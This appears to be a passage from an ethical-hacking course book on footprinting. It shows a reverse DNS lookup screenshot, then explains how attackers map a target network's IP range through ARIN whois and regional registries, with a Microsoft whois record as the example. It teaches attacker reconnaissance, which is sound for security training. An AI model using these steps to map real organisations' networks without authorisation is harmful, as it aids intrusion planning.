
ptr:162.241.216.11

Type	IP Address	Domain Name	TTL
TypePTR	IP Address162.241.216.11 Oso Grande IP Services, LLC (AS26337)	Domain Namebox5331.bluehost.com	TTL24 hrs

	Test	Result
Status✓	NameDNS Record Published	ResponseDNS Record found

Reported by **ns1.unifiedlayer.com** on 3/10/2022 at **7:22:21 AM (UTC -6)**, just for you.

Figure 2.71: Screenshot of the Reverse Lookup tool




LO#09: Use Different Techniques for Network Footprinting


Network Footprinting

The next step after retrieving DNS information is to gather network-related information. This section describes the method to locate the network range, traceroute analysis, and traceroute tools.

Locate the Network Range

- Network range information assists attackers in creating a **map of the target network**
- One can find the **range of IP addresses** using **ARIN whois database search** tool
- One can also find the range of IP addresses and the subnet mask used by the target organization from **Regional Internet Registry (RIR)**





Network: NET-207-46-0-0-1

Source Registry	ARIN
Net Range	207.46.0.0 - 207.46.255.255
CIDR	207.46.0.0/16
Name	MICROSOFT-GLOBAL-NET
Handle	NET-207-46-0-0-1
Parent	NET-207-0-0-0-0
Net Type	DIRECT ALLOCATION
Origin AS	*not provided*
Registration	Mon, 31 Mar 1997 05:00:00 GMT (Mon Mar 31 1997 local time)
Last Changed	Wed, 15 Dec 2021 01:28:40 GMT (Wed Dec 15 2021 local time)
Self	https://rdap.arin.net/registry/ip/207.46.0.0
Alternate	https://whois.arin.net/rest/net/NET-207-46-0-0-1
Port 43 Whois	whois.arin.net
Related Entities	▾ 1 Entity

Source Registry	ARIN
Kind	Org
Full Name	Microsoft Corporation
Handle	MSFT
Address	One Microsoft Way Redmond WA 98052 United States
Roles	Registrant
Registration	Fri, 10 Jul 1998 04:00:00 GMT (Fri Jul 10 1998 local time)
Last Changed	Wed, 13 Oct 2021 21:39:04 GMT (Thu Oct 14 2021 local time)
Comments	To report suspected security issues specific to traffic emanating from Microsoft online services, including the distribution of malicious content or other illicit or illegal material through a Microsoft online service, please submit reports to: * https://cert.microsoft.com.

Network Whois Record

Queried search.arin.net with "207.46.232.182"

